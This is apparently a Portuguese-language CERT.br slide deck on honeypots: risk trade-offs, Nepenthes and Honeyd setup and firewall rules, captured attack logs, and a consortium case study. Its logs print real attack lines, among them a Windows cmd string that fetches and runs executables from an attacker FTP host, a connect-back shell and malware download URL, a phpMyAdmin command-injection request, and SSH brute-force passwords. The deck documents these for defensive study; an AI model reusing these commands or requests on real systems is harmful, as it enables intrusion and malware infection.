  - Necessitam mecanismos robustos de contenção de tráfego – para evitar que sejam usados para lançamento de ataques contra outras redes
    - podem possuir múltiplas camadas de controle
    - freqüentemente chamados de *honeywall*
  - Mecanismos de alerta e de captura de dados

Riscos – Alta Interatividade

- Um erro nos mecanismos de controle ou na configuração pode:
  - permitir que o *honeypot* seja usado para prejudicar outras redes
  - abrir uma porta para a rede da sua organização
- Um comprometimento associado com sua organização pode afetar a sua imagem

Porque são mais arriscados:

- Nível de interação – o atacante tem controle total sobre a máquina
- Complexos de instalar e manter
  - diversas tecnologias interagindo
  - múltiplos pontos de falha
- Novos ataques e ameaças inesperadas podem não ser contidos ou vistos

Requisitos para Implementação Efetiva

- Não haver poluição de dados
  - sem testes ou tráfego gerado pelos administradores
- Captura de dados
- Coleta de dados
- Controle para os de alta interatividade
  - deve impedir os ataques partindo da *honeynet* contra outros sistemas
  - precisa ser transparente para o atacante
  - pode não enganar todos os atacantes
  - deve permitir que o atacante “trabalhe”, baixe ferramentas, conecte no IRC, etc.
  - deve possuir múltiplas camadas de contenção
  - Mecanismos de alerta

Quando Usar

Baixa Interatividade

- O risco de outro tipo de *honeypot* não é aceitável
- O propósito é:
  - identificar *scans* e ataques automatizados
  - enganar *script kiddies*
  - atrair atacantes para longe de sistemas importantes
  - coletar assinaturas de ataques

Alta Interatividade

- O propósito é observar:
  - o comportamento e as atividades de atacantes
  - um comprometimento real (não emulado)
  - conversas de IRC
- Coletar material para pesquisa e treinamento em análise de artefatos e análise forense

Baixa x Alta Interatividade

Características	Baixa Interatividade	Alta Interatividade
Instalação	**fácil**	**mais difícil**
Manutenção	**fácil**	**trabalhosa**
Obtenção de informações	**limitada**	**extensiva**
Necessidade de mecanismos de contenção	**não**	**sim**
Atacante tem acesso ao S.O. real	**não (em teoria)**	**sim**
Aplicações e serviços oferecidos	**emulados**	**reais**
Atacante pode comprometer o *honeypot*	**não (em teoria)**	**sim**
Risco da organização sofrer um comprometimento	**baixo**	**alto**

Implementação

Nepenthes

"*Nepenthes is a versatile tool to collect malware. It acts passively by emulating known vulnerabilities and downloading malware trying to exploit these vulnerabilities.*"

- http://nepenthes.mwcollect.org/

Nepenthes: instalação

```
1. instalar OpenBSD

2. editar o /etc/rc.conf.local

ntpd_flags=""
pf=YES
portmap=NO
inetd=NO
pflogd_flags="-s 1500 -f /var/log/pf/pflog"

3. instalar o nepenthes

# export PKG_PATH=ftp://ftp.openbsd.org/pub/OpenBSD/‘uname -r‘/packages/‘machine‘/
# pkg_add -i nepenthes

4. iniciar o nepenthes no /etc/rc.local

if [ -x /usr/local/bin/nepenthes ]; then
 echo -n ’ nepenthes’
 /usr/local/bin/nepenthes -D -u _nepenthes -g _nepenthes -o never > /dev/null 2>&1
fi
```

Nepenthes: pf.conf

```
# interface name
ext_if = "fxp0"

# reserved: loopback + RFC 1918
table <private> const { 127/8, 192.168/16, 172.16/12, 10/8 }

# options
set block-policy drop
set skip on lo0

# drop traffic from/to reserved IPs
block drop in  quick on $ext_if from <private> to any
block drop out quick on $ext_if from any to <private>

# outgoing packets from this host are permited
pass out quick on $ext_if inet proto { tcp, udp, icmp } from ($ext_if) \
to any keep state

# permit and log all
pass in log (all)  quick on $ext_if inet proto { tcp, udp, icmp } \
all keep state

# EOF
```

Nepenthes: portas em `LISTEN`

```
tcp        0      0  *.80                   *.*                    LISTEN
tcp        0      0  *.42                   *.*                    LISTEN
tcp        0      0  *.10000                *.*                    LISTEN
tcp        0      0  *.5000                 *.*                    LISTEN
tcp        0      0  *.27347                *.*                    LISTEN
tcp        0      0  *.1023                 *.*                    LISTEN
tcp        0      0  *.5554                 *.*                    LISTEN
tcp        0      0  *.3140                 *.*                    LISTEN
tcp        0      0  *.139                  *.*                    LISTEN
tcp        0      0  *.3127                 *.*                    LISTEN
tcp        0      0  *.3372                 *.*                    LISTEN
tcp        0      0  *.2107                 *.*                    LISTEN
tcp        0      0  *.2105                 *.*                    LISTEN
tcp        0      0  *.2103                 *.*                    LISTEN
tcp        0      0  *.17300                *.*                    LISTEN
tcp        0      0  *.443                  *.*                    LISTEN
tcp        0      0  *.21                   *.*                    LISTEN
tcp        0      0  *.1025                 *.*                    LISTEN
tcp        0      0  *.445                  *.*                    LISTEN
tcp        0      0  *.135                  *.*                    LISTEN
tcp        0      0  *.6129                 *.*                    LISTEN
tcp        0      0  *.2745                 *.*                    LISTEN
tcp        0      0  *.995                  *.*                    LISTEN
tcp        0      0  *.993                  *.*                    LISTEN
tcp        0      0  *.465                  *.*                    LISTEN
tcp        0      0  *.220                  *.*                    LISTEN
tcp        0      0  *.143                  *.*                    LISTEN
tcp        0      0  *.110                  *.*                    LISTEN
tcp        0      0  *.25                   *.*                    LISTEN
```

Dionaea

"*Dionaea is meant to be a nepenthes successor, embedding python as scripting language, using libemu to detect shellcodes, supporting ipv6 and tls*"

- http://dionaea.carnivore.it//

Honeyd

"*Honeyd is a small daemon that creates virtual hosts on a network. The hosts can be configured to run arbitrary services, and their personality can be adapted so that they appear to be running certain operating systems. Honeyd enables a single host to claim multiple addresses - I have tested up to 65536 - on a LAN for network simulation.*"

- http://www.honeyd.org/

Honeyd: instalação

```
1. instalar OpenBSD

2. editar o /etc/rc.conf.local

ntpd_flags=""
pf=YES
portmap=NO
inetd=NO
pflogd_flags="-s 1500 -f /var/log/pf/pflog"

3. instalar o arpd / Honeyd

# export PKG_PATH=ftp://ftp.openbsd.org/pub/OpenBSD/‘uname -r‘/packages/‘machine‘/
# pkg_add arpd honeyd
```

Honeyd: honeyd.conf

```
### default
create default
set default personality "Microsoft Windows XP Professional"
set default default tcp action reset
set default default udp action reset
set default default icmp action open

###  Linux

create linux
set linux personality "Linux Kernel 2.4.3 SMP (RedHat)"
set linux default tcp action reset
set linux default udp action reset
set linux default icmp action open

add linux tcp port 111 open

bind 192.168.0.1 linux
bind 192.168.0.2 linux
```

Honeyd: iniciando arpd/Honeyd

- Configuração considerando o uso de um bloco de rede
- É possível configurar com apenas 1 IP
  - detalhes em http://www.honeyd.org/

```
1. iniciar arpd

# /usr/local/sbin/arpd 192.168.0.0/24

2. iniciar Honeyd

# /usr/local/bin/honeyd -l /var/honeyd/log/honeyd.log \
-f /var/honeyd/conf/honeyd.conf --disable-webserver \
-u 32767 -g 32767 192.168.0.0/24
```

Honeyd: pf.conf

```
# interface name
ext_if = "fxp0"

# no filtering on the loopback interface
set skip on lo0

# filter rules
block log on $ext_if all

# outgoing packets from this host are permited
pass out quick on $ext_if inet proto { tcp, udp, icmp } from ($ext_if) \
to any keep state

# deny everything else to this host
block in log quick on $ext_if from any to ($ext_if)

# log all (honeyd traffic)
pass in log (all)  quick on $ext_if inet proto { tcp, udp, icmp } all \
keep state

# EOF
```

Exemplos de Logs

Logs Honeyd: Rbot/SpyBot

```
2009-11-30-05:04:30.6436 tcp(6) E 211.7.189.101 2473 hpot 9988: 78772 0


T 2009/11/30 05:03:24.080126 211.7.189.101:2473 -> hpot:9988 [AP]
  4d 5a 90 00 03 00 00 00    04 00 00 00 ff ff 00 00    MZ..............
  b8 00 00 00 00 00 00 00    40 00 00 00 00 00 00 00    ........@.......
  00 00 00 00 00 00 00 00    00 00 00 00 00 00 00 00    ................
  00 00 00 00 00 00 00 00    00 00 00 00 b0 00 00 00    ................
  0e 1f ba 0e 00 b4 09 cd    21 b8 01 4c cd 21 54 68    ........!..L.!Th
  69 73 20 70 72 6f 67 72    61 6d 20 63 61 6e 6e 6f    is program canno
  74 20 62 65 20 72 75 6e    20 69 6e 20 44 4f 53 20    t be run in DOS
  6d 6f 64 65 2e 0d 0d 0a    24 00 00 00 00 00 00 00    mode....$.......
  25 2b db cb 61 4a b5 98    61 4a b5 98 61 4a b5 98    %+..aJ..aJ..aJ..
  41 33 ce 98 64 4a b5 98    41 33 ce 98 60 4a b5 98    A3..dJ..A3..`J..
  52 69 63 68 d9 67 d7 8a    00 00 00 00 00 00 00 00    Rich.g..........
  50 45 00 00 4c 01 04 00    bf 15 94 20 00 00 00 00    PE..L...... ....
  [...]
```

Logs Honeyd: Força bruta SSH

```
T 2009/11/29 01:49:37.507201 87.106.253.71:33351 -> xxx.xxx.xxx.196:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:38.381167 87.106.253.71:51028 -> xxx.xxx.xxx.6:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:39.202564 87.106.253.71:36139 -> xxx.xxx.xxx.96:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:40.003739 87.106.253.71:33573 -> xxx.xxx.xxx.196:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:40.807117 87.106.253.71:51249 -> xxx.xxx.xxx.6:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:41.650358 87.106.253.71:36375 -> xxx.xxx.xxx.96:22 [AP]
  SSH-2.0-libssh-0.1..

T 2009/11/29 01:49:42.537164 87.106.253.71:33808 -> xxx.xxx.xxx.196:22 [AP]
  SSH-2.0-libssh-0.1..
```

Logs Honeyd: Força bruta SSH (cont)

```
Nov 29 01:49:38 hpot sshd: 'root' (password '123456') from 87.106.253.71
Nov 29 01:49:39 hpot sshd: 'root' (password '123456') from 87.106.253.71
Nov 29 01:49:40 hpot sshd: 'root' (password '123456') from 87.106.253.71
Nov 29 01:49:41 hpot sshd: 'root' (password 'abcd1234') from 87.106.253.71
Nov 29 01:49:42 hpot sshd: 'root' (password 'abcd1234') from 87.106.253.71
Nov 29 01:49:43 hpot sshd: 'root' (password 'abcd1234') from 87.106.253.71
Nov 29 01:49:43 hpot sshd: 'root' (password 'abc123') from 87.106.253.71
Nov 29 01:49:44 hpot sshd: 'root' (password 'abc123') from 87.106.253.71
Nov 29 01:49:45 hpot sshd: 'root' (password 'abc123') from 87.106.253.71
Nov 29 01:49:46 hpot sshd: 'root' (password 'qwerty') from 87.106.253.71
Nov 29 01:49:47 hpot sshd: 'root' (password 'qwerty') from 87.106.253.71
Nov 29 01:49:48 hpot sshd: 'root' (password 'qwerty') from 87.106.253.71
Nov 29 01:49:48 hpot sshd: 'root' (password 'password') from 87.106.253.71
Nov 29 01:49:49 hpot sshd: 'root' (password 'password') from 87.106.253.71
Nov 29 01:49:50 hpot sshd: 'root' (password 'password') from 87.106.253.71
Nov 29 01:49:51 hpot sshd: 'root' (password 'p@ssw0rd') from 87.106.253.71
Nov 29 01:49:52 hpot sshd: 'root' (password 'p@ssw0rd') from 87.106.253.71
Nov 29 01:49:53 hpot sshd: 'root' (password 'p@ssw0rd') from 87.106.253.71
Nov 29 01:49:53 hpot sshd: 'root' (password 'passw0rd') from 87.106.253.71
Nov 29 01:49:54 hpot sshd: 'root' (password 'passw0rd') from 87.106.253.71
```

Logs Honeyd: phpMyAdmin Vuln

```
T 2009/11/30 16:36:55.764174 87.96.134.200:52183 -> xxx.xxx.xxx.152:80 [AP]
  GET //phpMyAdmin//scripts/setup.php HTTP/1.1..User-Agent: curl/7.15.5 (i486
  -pc-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8c zlib/1.2.3 libidn/0.6.5..Host:
   xxx.xxx.xxx.152..Accept: */*....

T 2009/11/30 16:36:55.779255 87.96.134.200:60896 -> xxx.xxx.xxx.151:80 [AP]
  GET //phpMyAdmin/config/config.inc.php?c=uptime;uname%20-a HTTP/1.0..Host:
  xxx.xxx.xxx.151..User-Agent: lwp-trivial/1.41....

T 2009/11/30 16:36:55.794314 87.96.134.200:41658 -> xxx.xxx.xxx.153:80 [AP]
  GET //phpMyAdmin//scripts/setup.php HTTP/1.1..User-Agent: curl/7.15.5 (i486
  -pc-linux-gnu) libcurl/7.15.5 OpenSSL/0.9.8c zlib/1.2.3 libidn/0.6.5..Host:
   xxx.xxx.xxx.153..Accept: */*....
```

Logs Honeyd: malware via 445/TCP


```
2009/11/29 14:57:17.348777 201.32.94.29:1528 -> hpot:445 [AP]
........BBBBBBBBBBBBBBBBBBBBBBBBBB...?AAAAAAAAAAAAAAAAAAAAAA..........
.......................cmd /c md iIpc&cd iIpc&del *.* /f /q&echo open in.se
theo.com>j&echo New>>j&echo 123>>j&echo mget *.exe>>j&echo bye>>j&ftp -i -s
:j&del j&&echo for %%i in (*.exe) do start %%i>D.bat&D.bat&del D.bat.

# ftp ftp://New:123@in.setheo.com/
ftp> dir
-rw-rw-rw-   1 user     group      258048 Nov 27 06:14 A027.exe
-rw-rw-rw-   1 user     group       55808 Nov 30 01:11 AD30.exe
-rw-rw-rw-   1 user     group       55296 Nov 27 07:17 C027.exe
-rw-rw-rw-   1 user     group      105984 Nov 27 21:20 D001.exe
-rw-rw-rw-   1 user     group       65536 Nov 28 19:05 G001.exe
-rw-rw-rw-   1 user     group       48640 Nov 29 20:01 H001.exe
-rw-rw-rw-   1 user     group       75264 Nov 30 16:28 J001.exe
-rw-rw-rw-   1 user     group       70144 Nov 30 23:11 J002.exe
-rw-rw-rw-   1 user     group       12288 Nov 23 14:43 M001.exe
-rw-rw-rw-   1 user     group       94208 Nov 30 22:19 P001.exe
ftp> quit
221 Goodbye!
```

Logs Honeyd: malware via 445/TCP (cont)

```
A027.exe - infected by Gen:Trojan.Heur.VB.puW@emauBigi
AD30.exe - infected by Trojan.Win32.Swisyn.qvx
C027.exe - infected by Trojan.Win32.Swisyn.qst
D001.exe - infected by Trojan.Win32.Hider!IK
G001.exe - infected by Trojan.Win32.Scar.arzw
H001.exe - infected by Gen:Trojan.Heur.PT.cmW@baOyVUh
J001.exe - infected by Trojan.Win32.Mepaow.jzg
J002.exe - infected by Virus.Win32.Agent.UWD!IK
M001.exe - infected by Trojan.Win32.Chcod!IK
P001.exe - infected by Trojan-Dropper.Win32.Agent.anid
```

Logs Honeyd: malware via 445/TCP (cont)



Logs Honeyd: SIP

```
U 79.99.134.165:2056 -> hpot:5060
INVITE sip:0114420785103410@hpot SIP/2.0
Via: SIP/2.0/UDP 79.99.134.165:2056;branch=ca4b1227db93356erugroijrgrg;rport
From: <sip:sip@79.99.134.165>;tag=Za4b1227db93356
To: <sip:0114420785103410@hpot>
Contact: <sip:sip@79.99.134.165>
Call-ID: 213948958-02419280493-384748@79.99.134.165
CSeq: 102 INVITE
User-Agent: Asterisk PBX
Max-Forwards: 70
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
Supported: replaces
Content-Type: application/sdp
Content-Length: 503

v=0
o=sip 2147483647 1 IN IP4 1.1.1.1
s=sip
c=IN IP4 1.1.1.1
t=0 0
m=audio 15206 RTP/AVP 10 4 3 0 8 112 5 7 18 111 101
[...]
```

Logs Nepenthes: Trojan Downloader


```
06112009 08:52:56 Accepted Connection Socket TCP  (accept) \
                  41.205.115.250:3850 -> hpot:42
06112009 08:52:56 connectbackshell::pinneberg -> 41.205.115.250:6000
06112009 08:52:56 Connecting hpot:0 -> 41.205.115.250:6000
06112009 08:52:57 VFSCommandFTP RemoteHost 41.205.115.250

2009-11-06T08:53:32 41.205.115.250 -> hpot \
ftp://Getwindows:sleep@217.219.193.65:21/getsyspath.exe \
b1808fb8df80c6db845c2b021a849cfb

a-squared          Trojan-Downloader.Win32.Banload!IK
Authentium         W32/HackTool.XK
eSafe              Win32.IRC.Aladinz.F
Jiangmin           TrojanDropper.Agent.aeqe
K7AntiVirus        Trojan.Win32.Malware.1
Microsoft          TrojanDropper:Win32/Proxit.A
Panda              Suspicious file
PCTools            Trojan.Dropper
Sophos             CCProxy
Sunbelt            Trojan.Win32.Generic!BT
Symantec           Trojan.Dropper
```

Estudo de Caso

Consórcio Brasileiro de *Honeypots*



Instituições Consorciadas

- 41 instituições consorciadas
  - indústria, provedores de telecomunicações, redes acadêmicas, governamentais e militares
- Seguem as políticas e procedimentos do projeto
- Cada instituicao fornece:
  - equipamento e rede
  - manutenção do(s) *honeypot*(s)
- A coordenação do projeto precisa conhecer e aprovar as instituições antes de serem consorciadas


Configuração dos *Honeypots*

- Honeyd - http://www.honeyd.org/
  - Emula diferentes SOs
  - Executa *listeners* para emular serviços (IIS, `ssh`, `sendmail`, etc)
- Arpd - http://www.honeyd.org/tools.php
  - *proxy arp* usando um bloco de endereçamento de rede (de /28 a /21)
  - 1 IP para gerenciamento do *honeypot*
  - Outros IPs usados na emulação de diversos SOs e serviços
- OpenBSD pf - http://www.openbsd.org/faq/pf/
  - *Logs* completos do tráfego de rede
  - Formato `libpcap`

Servidor de Coleta dos Dados

- Coleta e armazena os dados brutos contendo o tráfego de rede dos *honeypots*
  - inicia as conexões e usa `ssh` para transferir os dados OpenSSH - `http://www.openssh.org/`
- Realiza verificações de *status* em todos *honeypots*
  - *daemons*, sincronia de relógio, espaço em disco, etc
- Transfere as estatísticas geradas para o servidor *Web*
- Gera os e-mails de notificacao
  - ferramentas usadas: `make`, `sh`, `perl`, `tcpdump`, `ngrep` (modificado), `jwhois`

Stats



#	Key	Port	Name	Total		Max	Avg
01		22	SSH (Secure Shell)	21.07 MB	53.77 %	1.53 kB/s	243.86 B/s
02		445	Microsoft-DS Active Directory	8.90 MB	22.72 %	291.57 B/s	103.06 B/s
03		139	NETBIOS Session Service	2.44 MB	6.23 %	89.57 B/s	28.26 B/s
04		3128	HTTP Proxy	1.82 MB	4.65 %	65.45 B/s	21.07 B/s
05		135	Microsoft RCP	1.29 MB	3.30 %	90.61 B/s	14.96 B/s
06		8080	HTTP Proxy	937.01 kB	2.39 %	33.14 B/s	10.85 B/s
07		9988	Rbot/SpyBot	701.40 kB	1.79 %	151.48 B/s	8.12 B/s
08		2967	Symantec AV Corporate Edition	443.92 kB	1.13 %	270.77 B/s	5.14 B/s
09		1433	Microsoft SQL Server	284.12 kB	0.73 %	711.45 B/s	3.29 B/s
10		4899	Radmin (remote administration tool)	128.11 kB	0.33 %	8.41 B/s	1.48 B/s

Considerações Finais

Considerações Finais

- Monitore o tráfego de saída de sua rede
- Tenha um ponto de contato para assuntos de segurança e abuso
  - atue e dê algum tipo de resposta a quem entrou em contato
- Mantenha-se informado
  - listas dos fabricantes de *software*
  - *sites*, blogs e listas de segurança
- Cada um é responsável por uma parte da segurança da Internet

Referências

- Esta Apresentação:
  http://www.cert.br/docs/palestras/
- Práticas de Segurança para Administradores de Redes Internet
  http://www.cert.br/docs/seg-adm-redes/
- Antispam.br: Gerência de Porta 25
  http://www.antispam.br/admin/porta25/
- Resolução CGI.br/RES/2009/002/P: Recomendação para adoção de gerência de Porta 25 em redes de caráter residencial
  http://www.cgi.br/regulamentacao/resolucao2009-02.htm
- Documentos e Palestras do CERT.br no Escopo do seu Trabalho na CT-Spam
  http://www.cert.br/docs/ct-spam/ct-spam-gerencia-porta-25.pdf
- Resultados Preliminares do Projeto SpamPots
